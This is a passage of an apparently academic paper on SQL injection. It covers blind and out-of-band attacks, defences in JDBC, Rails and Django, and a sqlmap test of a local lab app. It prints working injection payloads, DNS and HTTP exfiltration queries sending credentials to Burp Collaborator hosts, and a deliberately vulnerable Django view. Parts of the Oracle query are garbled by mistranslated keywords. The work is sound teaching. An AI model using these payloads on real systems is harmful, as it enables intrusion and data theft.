A 5-second delay confirmed that our guess about the length being 10 characters long is correct.

The real challenge comes with extracting the actual database name. We know that the name is 10 characters long, but what are those characters? We could send payloads like the below to find out if the first character of the database name is “a”:

`id=984 AND IF(SUBSTRING(database(),1,1)='a',SLEEP(5),0)`.

Using this payload and iterating over every possible character (a-z), we can identify each character of the database name. Once the first character is found (if the first character is c, the response will be delayed by 5) next to check the 2nd character, we can give payload like:

`id=984 AND IF SUBSTRING(database(),2,1)='a',SLEEP(5),0)`.


To conclusion in a worst-case scenario, an attacker with the right permissions can use an UPDATE or DELETE command to modify or delete data. For example, if they have learned the name of the database through the time-based SQL injection, they could use the DROP DATABASE command to delete the entire database. This could lead to a catastrophic loss of data. [4]

Out-of-band SQLi

Out-of-band SQL Injection is not very common, mostly because it depends on features being enabled on the database server being used by the web application. Out-of-band SQL Injection occurs when an attacker is unable to use the same channel to launch the attack and gather results.

Out-of-band techniques, offer an attacker an alternative to inferential time-based techniques, especially if the server responses are not very stable (making an inferential time-based attack unreliable).

Out-of-band SQLi techniques would rely on the database server's ability to make DNS or HTTP requests to deliver data to an attacker. Such is the case with Microsoft SQL Server's *xp_dirtree* command, which can be used to make DNS requests to a server an attacker controls; as well as Oracle Database's UTL_HTTP package, which can be used to send HTTP requests from SQL and PL/SQL to a server an attacker controls [11].



Picture 2 - Out-of-band SQLi, source: [7]


Example of Out-of-band SQLi Implementation: DNS based exfiltration

The following is a sample of query for DNS based exfiltration for MariaDB, one of the fork of MySQL database. The query is used to exfiltrate database version, username, and password from MariaDB. load_file() function is used to initiate outbound DNS request and period (.) as delimiter to organize the display of captured data [7].

```
SELECT load_file
(CONCAT('\\\\',(SELECT+@@version),'.',(SELECT+user),'.',(SELECT+hesl
o),'.','n5tgzhrf768171uaacqu0hqlocu2ir.burpcollaborator.net \\vfw'))
```

Query 3 - DNS based exfiltration, source [7]

DNS outbound requests of MariaDB that are captured by Burp Collaborator server are shown as following:



Screenshot 19 - DNS based exfiltration, source: [7]


Example of Out-of-band SQLi Implementation: HTTP Based Exfiltration

Oracle database is used to demonstrate HTTP based exfiltration by using UTL_HTTP.request function. The following shows the sample query used to exfiltrate database version, current username and hashed password from the database. The purpose of UTL_HTTP.request() function is trigger HTTP request of database system. String version, user and hashpass are used to organize the captured data and made it looks like parameters of HTTP request. [7]

```
SELECT
UTL_HTTP.request('http://fexvz59jd1088tjhf7y6z0onkeq4e
t.burpcollaborator.net/''?version=' (VYBERTE verziu FROM v$instance)
' &''user='  (VYBERTE používateľa FROM dual)  '&''hashpass=' (SELECT
spare4 FROM sys.user $ WHERE rownum=1)) FROM dual;
```

Query 4 - HTTP based exfiltration, source [7]

The following shows the HTTP request captured by Burp Collaborator server:



Screenshot 19 - HTTP based exfiltration, source: [7]

III. ANALYSIS OF PROTECTION METHODS

1. Manual Protection

Parameterized Statements

Programming languages talk to SQL databases using **database drivers.** A driver allows an application to construct and run SQL statements against a database, extracting and manipulating data as needed. **Parameterized statements** make sure that the parameters (i.e. inputs) passed into SQL statements are treated in a safe manner. [5]

For example, a secure way of running a SQL query in JDBC using a parameterized statement would be:

```
// Connect to the database.
Connection conn = DriverManager.getConnection(URL, USER, PASS);

// Construct the SQL statement we want to run, specifying the
parameter.
String sql = "SELECT * FROM users WHERE email = ?";

// Generate a prepared statement with the placeholder parameter.
PreparedStatement stmt = conn.prepareStatement(sql);

// Bind email value into the statement at parameter index 1.
stmt.setString(1, email);

// Run the query...
ResultSet results = stmt.executeQuery(sql);

while (results.next())
{
    // ...do something with the data returned.
}
```

Listing 1 – Secure JDBC SQL Query with Parameterized Statement, source: [5]

Contrast this to explicit construction of the SQL string, which is very dangerous:

```
// The user we want to find.
String email = "user@email.com";

// Connect to the database.
Connection conn = DriverManager.getConnection(URL, USER, PASS);
Statement stmt = conn.createStatement();

// Bad, bad news! Don't construct the query with string concatenation.
String sql = "SELECT * FROM users WHERE email = '" + email + "'";

// I have a bad feeling about this...
ResultSet results = stmt.executeQuery(sql);

while (results.next()) {
  // ...oh look, we got hacked.
}
```

Listing 2 – Unsecure JDBC SQL Query with Parameterized Statement, source: [5]

The key difference is the data being passed to the *executeQuery(...)* method. In the first case, the parameterized string and the parameters are passed to the database separately, which allows the driver to correctly interpret them. In the second case, the full SQL statement is constructed before the driver is invoked, meaning we are vulnerable to maliciously crafted parameters. [5]

In summary, *always prioritize parameterized statement*s to guard against SQL injection, as they provide the primary defense mechanism.

Escaping Inputs

When parameterized statements or automated SQL-writing libraries are not feasible options, mitigating injection attacks relies on properly escaping special string characters in input parameters. Injection attacks often exploit vulnerabilities by crafting input that prematurely terminates the string in which they appear within the SQL statement. This frequently involves the use of single or double quote characters (' or "), aiming to prematurely close the string and inject malicious SQL code.

To counteract this threat, programming languages offer standard mechanisms for representing strings containing quotes. SQL follows this convention, where doubling the quote character ('') signifies that the quote should be treated as part of the string rather than as its termination. This approach ensures that input parameters are interpreted correctly and prevents inadvertent injection of malicious SQL code.

While escaping symbol characters presents a straightforward method to mitigate most SQL injection attacks, it is not without its limitations. One drawback is the necessity for meticulous care in escaping characters throughout the entire codebase where SQL statements are constructed. Additionally, not all injection attacks hinge on the abuse of quote characters. For instance, in scenarios where a numeric ID is anticipated in a SQL statement, the absence of quote characters does not preclude vulnerability to injection attacks. As exemplified by the following code snippet:

```
def current_user(id)
  User.where("id = " + id)
end
```

Listing 3 – Limitations of Character Escaping in Escaping SQLi Attacks, source: [5]

Despite the absence of quote characters, this code remains susceptible to injection attacks.

Sanitizing Inputs

Input sanitization is crucial for web application security. However, relying on existing sanitization methods instead of creating custom ones is essential to avoid vulnerabilities. Developers should proactively reject suspicious inputs while ensuring legitimate user inputs are not affected. Common sanitization practices include:

- Validating email addresses with regular expressions.
- Checking alphanumeric fields for special characters.
- Removing whitespace and newline characters from inappropriate fields.

Implementing these practices enhances web application security and prevents common vulnerabilities.

2. Protection in Web Frameworks

Object Relational Mapping (ORM)

ORM frameworks are favoured by many development teams for their ability to seamlessly translate SQL result sets into code objects. With ORM tools, developers often avoid directly writing SQL statements in their code, as these frameworks handle the translation process. Fortunately, ORM frameworks commonly utilize parameterized statements internally, enhancing security by mitigating the risk of SQL injection attacks.

The most well-known ORM is probably Ruby on Rails' **Active Record** framework. Fetching data from the database using Active Record looks like this:

```
def current_user(email)
  # The 'User' object is an Active Record object, that has find methods
  # auto-magically generated by Rails.
  User.find_by_email(email)
end
```

Listing 4 – Database Querying with Rails' Active Record Framework, source: [8]

Code like this is safe from SQL Injection attacks.

Using an ORM does not automatically make you immune to SQL injection, however. Many ORM frameworks allow you to construct SQL statements, or fragments of SQL statements, when more complex operations need to be performed on the database. For example, the following Ruby code *is* vulnerable to injection attacks:

```
def current_user(email)
  # This code would be vulnerable to a maliciously crafted email
parameter.
  User.where("email = '" + email + "'")
end
```

Listing 5 – Vulnerable Database Querying on Rails with Active Record, source: [8]

Preventing SQLi in Django

Django's ORM uses parameterized statements everywhere, so it is highly resistant to SQLi. Thus, if we're using the ORM to make database queries we can be confident that our app is safe. However, there are still a few cases where we need to be aware of injection attacks; a very small minority of APIs are not 100% safe. These are where we should focus our auditing, and where our automated code analysis should focus its checks. [8]

Sometimes the ORM is not expressive enough and you need raw SQL. Building a Django model on top of a database view or calling a stored procedure can help you avoid having to embed raw SQL. In order of preference, here are the APIs that Django provides:

- **Raw queries, for example:**

```
sql = "... some complex SQL query here ..."
qs = MyModel.objects.raw(sql, [param1, param2])
# ^ note the parameterized statements in the line above
```

Listing 5 – Raw SQL Query with Parameters in Django, source: [8]

- **The RawSQL annotation, for example:**

```
from django.db.models.expressions import RawSQL
sql = "... some complex subquery here ..."
qs = MyModel.objects.annotate(val=RawSQL(sql, [param1]))
# ^ note the parameterized statement in the line above
```

Listing 6 – RawSQL Annotation Usage in Django, source: [8]

- **Use database cursors directly, for example:**

```
from django.db import connection
sql = "... some complex query here ..."
with connection.cursor() as cursor:
cursor.execute(sql, [param1])
# ^ again, note the parameterized statement in the line above
```

Listing 7 – Database Cursor Query with Parameters in Django, source: [8]

- **AVOID: Queryset.extra() -** Not Recommended for Query Augmentation (Included for Completeness)

IV. SECURITY VERIFICATION OF THE TEST PAGE WITH DJANGO FRAMEWORK

3.1. Introduction to Django User Search Project

SQL injection represents a critical security concern in Django web applications. This vulnerability arises when user input is inadequately sanitized and directly incorporated into SQL queries. Such oversight enables attackers to tamper with queries, potentially leading to unauthorized access to the application's underlying database.

This documentation delves into an example of an SQL injection vulnerability within a Django view and outlines effective mitigation strategies using Django's robust ORM (Object-Relational Mapping) capabilities alongside parameterized queries.

The project showcased herein leverages Python's powerful Django framework, renowned for its efficiency and security features. By utilizing Django ORM, developers can seamlessly interact with databases, abstracting away complex SQL queries while enhancing code readability and maintainability. Notably, the project's database is hosted on MySQL, a widely adopted relational database management system known for its scalability and performance.

Through this documentation, we aim to underscore the importance of implementing secure coding practices and leveraging Django's ORM to safeguard web applications against SQL injection vulnerabilities.

3.2. Database Setup

To demonstrate SQL injection vulnerabilities, a MySQL database named "*my_database*" was created to manage user information within the application. This database includes a table named "users," designed to store user account details such as usernames, email addresses, and passwords.

MySQL was selected as the database management system due to its widespread usage, robust performance, and comprehensive features. Its compatibility with Django and seamless integration capabilities makes it an ideal choice for storing and managing application data securely.

Throughout this demonstration, MySQL serves as the underlying database engine, facilitating the exploration and mitigation of SQL injection vulnerabilities within Django web applications.

1. Creating the "users" table:

```
CREATE TABLE IF NOT EXISTS users (
    id INT AUTO_INCREMENT PRIMARY KEY,
    username VARCHAR(50) NOT NULL,
    email VARCHAR(100) NOT NULL,
    password VARCHAR(255) NOT NULL
);
```

Query 5 – Table Creating Example

2. Structure of the table "users"

```
DESCRIBE users;

+---------+-------------+----+-----+-------+----------------+
| Field   | Type        |Null| Key |Default| Extra          |
+---------+-------------+----+-----+-------+----------------+
| id      | int         | NO | PRI | NULL  | auto_increment |
| username| varchar(50) | NO |     | NULL  |                |
| email   | varchar(100)| NO |     | NULL  |                |
| password| varchar(255)| NO |     | NULL  |                |
+---------+-------------+----+-----+-------+----------------+
```

Query 6 – Table Structure

3. Inserting data into the "users" table

```
INSERT INTO users (username, email, password) VALUES
('admin', 'admin@example.com', 'admin123'),
('user1', 'user1@example.com', 'user123'),
('user2', 'user2@example.com', 'user456');
```

Query 7 – Data Inserting

4. View the data in the "users" table

```
SELECT * FROM users;
+----+----------+------------------+----------+
| id | username | email            | password |
+----+----------+------------------+----------+
|  1 | admin    | admin@example.com | admin123 |
|  2 | user1    | user1@example.com | user123  |
|  3 | user2    | user2@example.com | user456  |
+----+----------+------------------+----------+
```

Query 8 – View of table data

3.3. Django Application Installation and Implementation

This Django application is designed to manage users and their data using a MySQL database. It provides a user-friendly interface to view, add, update, and delete user records.

Set up and installation steps

1. **Install Django and the MySQL database adapter:**

```
pip install django mysqlclient
```

2. **Create a new Django project and application:**

```
django-admin startproject myproject
cd myproject
python manage.py startapp myapp
```

3. **Configure the MySQL database connection in the project's settings.py file:**

```
DATABASES = {
    'default': {
        'ENGINE': 'django.db.backends.mysql',
        'NAME': 'my_database',
        'USER': 'root',
        'PASSWORD': 'password',
        'HOST': 'localhost',
        'PORT': '3306',
    }
}
```

Listing 8 – MySQL Database Configuration in settings.py

4. **Define a model for the user table in the myapp/models.py file:**

```
from django.db import models

class User(models.Model):
    username = models.CharField(max_length=50)
    email = models.EmailField(max_length=100)
    password = models.CharField(max_length=255)

    def __str__(self):
        return self.username
```

Listing 9 – User Model Definition in models.py

5. **Create migrations to apply the model changes to the database:**

```
python manage.py makemigrations
python manage.py migrate
```

Implementation

This Django application provides functionality to search for users in a database. It includes both vulnerable and protected versions of user search functionality to demonstrate the importance of protecting against SQL injection attacks.

Vulnerable View

This Django view function, **search_users_info_vulnerable**, handles POST requests to search for user information based on a provided query string. It directly executes an SQL query to retrieve user data from the database without parameterization, making it vulnerable to SQL injection attacks. The search query is concatenated into the SQL string without proper sanitization, exposing the application to potential security risks.

```
      from django.db import connection


      def search_users_info_vulnerable:(request):
          if request.method == 'POST':
              search_query = request.POST.get('search_query')
              cursor = connection.cursor()
              cursor.execute("SELECT * FROM my_database.users WHERE
username LIKE '%" + search_query + "%'")
              users = cursor.fetchall()
              return render(request, 'search_results.html',
{'users': users})
          else:
              return render(request, 'search_users.html')
```

Listing 10 - Vulnerable Django View: search_users_info_vulnerable()

In this vulnerable view, the user's search query is directly concatenated into the SQL query string using string formatting. This approach leaves the application susceptible to SQL injection attacks because the user input is not properly sanitized or validated.

Secure Approach with Django ORM

This Django view function, search_users_info_protected, handles POST requests to search for user information based on a provided query string. It utilizes Django's ORM to filter user objects based on the provided search query, mitigating the risk of SQL injection attacks. The icontains lookup ensures case-insensitive search for usernames containing the search query. Overall, this approach is safer compared to direct SQL queries as it leverages Django's built-in security features and ORM capabilities.

```
      from .models import User

      def search_users_info_protected(request):
          if request.method == 'POST':
              search_query = request.POST.get('search_query')
              users =
User.objects.filter(username__icontains=search_query)
              return render(request, 'search_results.html',
{'users': users})
          else:
              return render(request, 'search_users.html')
```

Listing 11 - Safe Django View: search_users_info_protected ()

In this secure view, we utilize Django's ORM to perform the database query. The filter method is used to construct the SQL query, and Django automatically handles parameterization, ensuring that user input is properly sanitized. This approach significantly reduces the risk of SQL injection vulnerabilities.

Security Considerations

`The *'search_users_info_vulnerable'* view is susceptible to SQL injection attacks due to direct SQL query construction. The *'search_users_info_protected'* view uses Django's ORM, which provides protection against SQL injection by parameterizing queries. It is recommended to always use parameterized queries or Django's ORM for database operations to prevent SQL injection vulnerabilities.

HTML Templates Documentation

search_users.html

1. This HTML template represents the user search form.
2. It contains a form where users can enter a username to search for.
3. The form uses the POST method to submit the search query.
4. A CSRF token is included for security.
5. The input field has the name "search_query" and a placeholder text "Enter username".
6. A submit button allows users to initiate the search.

search_results.html

1. This HTML template displays the search results.
2. It shows a header with the title "Search Results".
3. Inside an unordered list (ul), it iterates over each user in the 'users' context variable.
4. For each user, it checks if the 'id' attribute exists.
   - If the 'id' attribute exists, it displays the user's id, username, email, and password.
   - If the 'id' attribute doesn't exist, it assumes that the user object is returned as a tuple and displays its elements accordingly.
5. If no users are found (the 'users' variable is empty), it displays a message "No users found" within a list item (li).
6. This template is used to render the search results returned by both the vulnerable and protected search views.

Django Application Realization

Request and Search Results

Upon receiving a search query "admin", the view executes a secure database query to retrieve user information matching the specified criteria.

Screenshot 20 – Request Result **Screenshot 21 – Search Result**

The search query "admin" is processed by the view to search for users in the database. The query returns a single result corresponding to the username "admin". Subsequently, the user's information, including their email address and password, is presented.

SQL Injection (SQLi) Overview

SQL Injection (SQLi) is a type of security vulnerability commonly found in web applications that interact with a database. It occurs when attackers manipulate input data to execute unintended SQL commands, leading to unauthorized access to the database and potentially compromising the application's security.

1. In-band SQL Injection

In-band SQL Injection is the most common type, where attackers use the same channel to send malicious SQL queries and receive results. By injecting SQL commands into input fields, attackers can manipulate database queries to retrieve, modify, or delete sensitive information.

In-band SQL Injection Example: An attacker injects SQL code like `' OR 1=1;--` into a login form's username field. The entered search string is directly inserted into the SQL query without validation or sanitization. Consequently, the SQL query becomes: `SELECT * FROM my_database.users WHERE username LIKE '%\' OR 1=1;--%'`. The injected SQL code `OR 1=1` always evaluates to true, causing the query to return all records from the users table, regardless of the search query. As a result, the attacker gains unauthorized access to sensitive user data.

2. Blind SQL Injection

Blind SQL Injection occurs when attackers do not receive direct feedback from the application about the success of their injected SQL commands. Instead, attackers

rely on observing differences in the application's behavior to infer the success or failure of the injection. This type of attack can be time-based or Boolean-based.

Blind SQL Injection Example: The attacker submits the crafted input containing the payload into the vulnerable input field. The application processes the input and executes the SQL query, resulting in a delay caused by the `pg_sleep(10)` function.

By observing the application's response time, the attacker can infer the success of the injection based on the presence of the delay. If the delay occurs as expected, the attacker concludes that the SQL Injection was successful, indicating potential vulnerabilities in the application's security defenses.

3. Out-band SQL Injection


Out-of-band SQL Injection is similar to in-band SQL Injection, but attackers use a separate communication channel to extract data from the database. This can involve techniques such as DNS or HTTP requests to obtain the results of the injected SQL commands, making detection more challenging.

Out-of-band SQL Injection Example: The injection point is the input field where the attacker inserts the malicious SQL code. The injected SQL code `' UNION SELECT * FROM users;--` changes the original query to perform a UNION operation with the *users* table, potentially revealing sensitive information.

As a result, the application executes an out-of-band action, such as triggering an HTTP request to a controlled server set up by the attacker. By monitoring the logs or responses from the controlled server, the attacker indirectly obtains the results of the injected SQL query, gaining access to sensitive information from the database.

Comparison of Results

Screenshot 22 – Vulnerable View Result



Screenshot 23 – Secure View Result

Conclusion of Security Verification Project

SQL Injection (SQLi) is a critical security vulnerability that poses significant risks to web applications interacting with databases. In-band, Blind, and Out-of-band SQL Injection attacks exploit weaknesses in input validation and SQL query construction, allowing attackers to execute unauthorized SQL commands and access sensitive data.

In-band SQL Injection, the most common type, involves attackers directly manipulating input fields to inject malicious SQL code, leading to immediate access to sensitive information. Blind SQL Injection, on the other hand, relies on observing differences in application behavior to infer the success of injected SQL commands, making detection more challenging. Out-of-band SQL Injection utilizes separate communication channels, such as DNS or HTTP requests, to extract data from the database indirectly, further complicating detection efforts.

To mitigate SQL Injection vulnerabilities, web developers should employ defensive coding practices such as input validation, parameterized queries, and the use of ORM frameworks like Django's ORM. These measures help prevent malicious exploitation of SQL vulnerabilities and ensure the security and integrity of web applications.

V. SECURITY VERIFICATION OF THE TEST PAGE WITH SQL MAP

1. Introduction to SQL map Project

SQL Map is a potent tool for automating SQL injection testing in web applications. It facilitates the identification, exploitation, and analysis of SQL injection vulnerabilities, thereby streamlining the testing process. By automating tasks such as vulnerability scanning and database analysis, SQL Map enables testers to efficiently assess the security posture of web applications.

The tool's positive aspects include its automation capabilities, comprehensive scanning functionality, exploitation tools, and database analysis features. However, it is not without limitations. SQL Map may occasionally yield false positives, potentially leading to wasted time and resources. Additionally, its scope is primarily limited to SQL injection vulnerabilities, potentially overlooking other security issues present in web applications.

2. SQL map Installation

Installing SQL Map:

1. **Clone the SQL Map repository from GitHub using the following command:**

```
git clone --depth 1 https://github.com/sqlmapproject/sqlmap.git sqlmap-dev
```

2. **Change to the sqlmap-dev directory using the command:**

```
cd sqlmap-dev
```

Running SQL Map:

Example command to run SQL Map:

```
python sqlmap.py -u "http://127.0.0.1:8000/searchProtected/" --
data="search_query=admin" --level=5 --risk=3
```

In this command:

- *-u http://localhost:8000/* specifies the URL of your application that you want to test.
- *--data="search_query=admin"* specifies the POST request data used to send data to the server.
- *--level=5* and *--risk=3* set the scanning level and risk. The higher the values, the more in-depth and intensive the analysis will be performed by SQL Map.

3. Implementation of SQL Injection with SQL map

Testing Vulnerable Page

The command: python sqlmap.py -u "http://127.0.0.1:8000/searchVulnerable/" --data="search_query=admin" --level=1 --risk=1

```
POST parameter 'search_query' is vulnerable. Do you want to keep testing the others
(if any)? [y/N] n
sqlmap identified the following injection point(s) with a total of 45 HTTP(s) reques
ts:
---
Parameter: search_query (POST)
    Type: boolean-based blind
    Title: AND boolean-based blind - WHERE or HAVING clause (MySQL comment)
    Payload: search_query=admin' AND 2981=2981#

    Type: error-based
    Title: MySQL >= 5.6 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause
 (GTID_SUBSET)
    Payload: search_query=admin' AND GTID_SUBSET(CONCAT(0x7162716b71,(SELECT (ELT(56
62=5662,1))),0x71706b6271),5662)-- UYQU

    Type: time-based blind
    Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
    Payload: search_query=admin' AND (SELECT 6341 FROM (SELECT(SLEEP(5)))RNRg)-- UKT
n

    Type: UNION query
    Title: MySQL UNION query (NULL) - 4 columns
    Payload: search_query=admin' UNION ALL SELECT NULL,NULL,CONCAT(0x7162716b71,0x6a
6a68746c747a6f42436e6342644647727551527 26b5653534475774667 6706e4f737671766a,0x717
06b6271),NULL#
---
```

Screenshot 24 – Testing Vulnerable Page Results

This log shows that the *'search_query'* parameter is susceptible to various types of SQL injection attacks, such as Boolean-based blind, Error-based, Time-based blind and UNION query. This indicates insufficient or non-existent use of SQL injection protection mechanisms in your application. Such vulnerabilities can lead to serious consequences, including data compromise and application corruption.

Testing Protected Page

The command: python sqlmap.py -u "http://127.0.0.1:8000/searchProtected/" --data="search_query=admin" --level=2 --risk=2

```
[19:48:46] [WARNING] POST parameter 'search_query' does not seem to be injectable
[19:48:46] [CRITICAL] all tested parameters do not appear to be injectable. Try t
```

Screenshot 25– Testing Protected Page Results

SQL Map was unable to detect SQL injection vulnerabilities in the *'search_query'* parameter of your application. This may indicate that the application is protected from SQL injection by Django using parameterized queries or other security mechanisms.

4. Conclusion of Security Verification Project

The testing outcomes unveil striking disparities in the vulnerability status between the "*searchVulnerable*" and "*searchProtected*" pages. While the former exhibited a multitude of SQL injection vulnerabilities, demanding robust protection mechanisms to avert potential data compromise, the latter showcased a remarkable absence of vulnerabilities. This absence underscores the effectiveness of proactive security measures, possibly attributed to Django's built-in security features.

In essence, the presence of vulnerabilities in the "*searchVulnerable*" page underscores the imperative for stringent security measures in web application development. Conversely, the absence of vulnerabilities in the "*searchProtected*" page underscores the efficacy of proactive security practices in mitigating SQL injection risks.

VI. CONCUSION

In conclusion, the comprehensive investigation into SQL injection attacks conducted throughout this research has shed light on the pervasive cybersecurity threat faced by web applications. Through meticulous examination of various forms of SQL injection attacks, including Union-Based, Boolean-Based, Error-Based, and Time-Based injections, the methodologies employed by malicious actors have been elucidated.

Furthermore, the exploration into the underlying principles behind SQL injection has underscored the critical role of insecure input processing and inadequate sanitization techniques in facilitating such attacks. The potential ramifications of successful SQL injection attacks, spanning unauthorized data access, data manipulation, and system compromise, highlight the urgency of addressing this vulnerability.

The practical demonstration conducted to illustrate the execution of a SQL injection attack on a test page has provided tangible evidence of the vulnerability and susceptibility of web applications. Additionally, the exploration of protective measures, including manual approaches such as parameterized queries and input data validation, alongside leveraging web frameworks like Django and testing with SQL Map, offers valuable insights into mitigating the risk of SQL injection attacks.

By refining and enhancing protective measures based on the analysis of findings, this research aims to bolster the security posture of web applications and contribute to the advancement of cybersecurity knowledge and best practices. Ultimately, fostering a deeper understanding of SQL injection attacks and effective strategies to mitigate them is essential in safeguarding sensitive data and preserving the integrity of web applications in an increasingly digital landscape.

VII. BIBLIOGRAPHY

1. 2021 CWE Top 25 Most Dangerous Software Weaknesses by Members of the NIST NVD Team (October 13, 2022)
2. CWE-89: Improper Neutralization of Special Elements used in an SQL Command ('SQL Injection') by MITRE Organization, (February 29, 2024)
3. Exploiting Boolean Based SQL Vulnerability by Bhakti Khedkar, (April 5, 2023)
4. Exploiting Time-Based SQL Injections: Data Exfiltration by Vikram Naidu, (July 11, 2023)
5. Grokking Web Application Security by Malcolm McDonald, (May 2023)
6. OWASP Top 10:2021 by OWASP Organization
7. Out-of-Band (OOB) SQL Injection by Lee Chun How, (December 10, 2019)
8. Preventing SQL Injection in Django by Jacob Kaplan-Moss
9. SQL injection by PortSwigger Ltd.
10. SQL injection: Definition and explanation by Kaspersky Lab
11. Types of SQL Injection (SQLi) by Acunetix, (2024)
12. Types of SQL Injection (SQLi) by geeksforgeeks, (August 8, 2022)
13. What are injection attacks? by Zbigniew Banach - Technical Content Lead & Managing Editor

VIII. APPLICATIONS

The link leads to a repository on GitHub where the practical part of the project with all codes and documentations described in the IV and V paragraphs of the research work is stored on **https://github.com/DariiaSira/SQLiTest** available for review and study.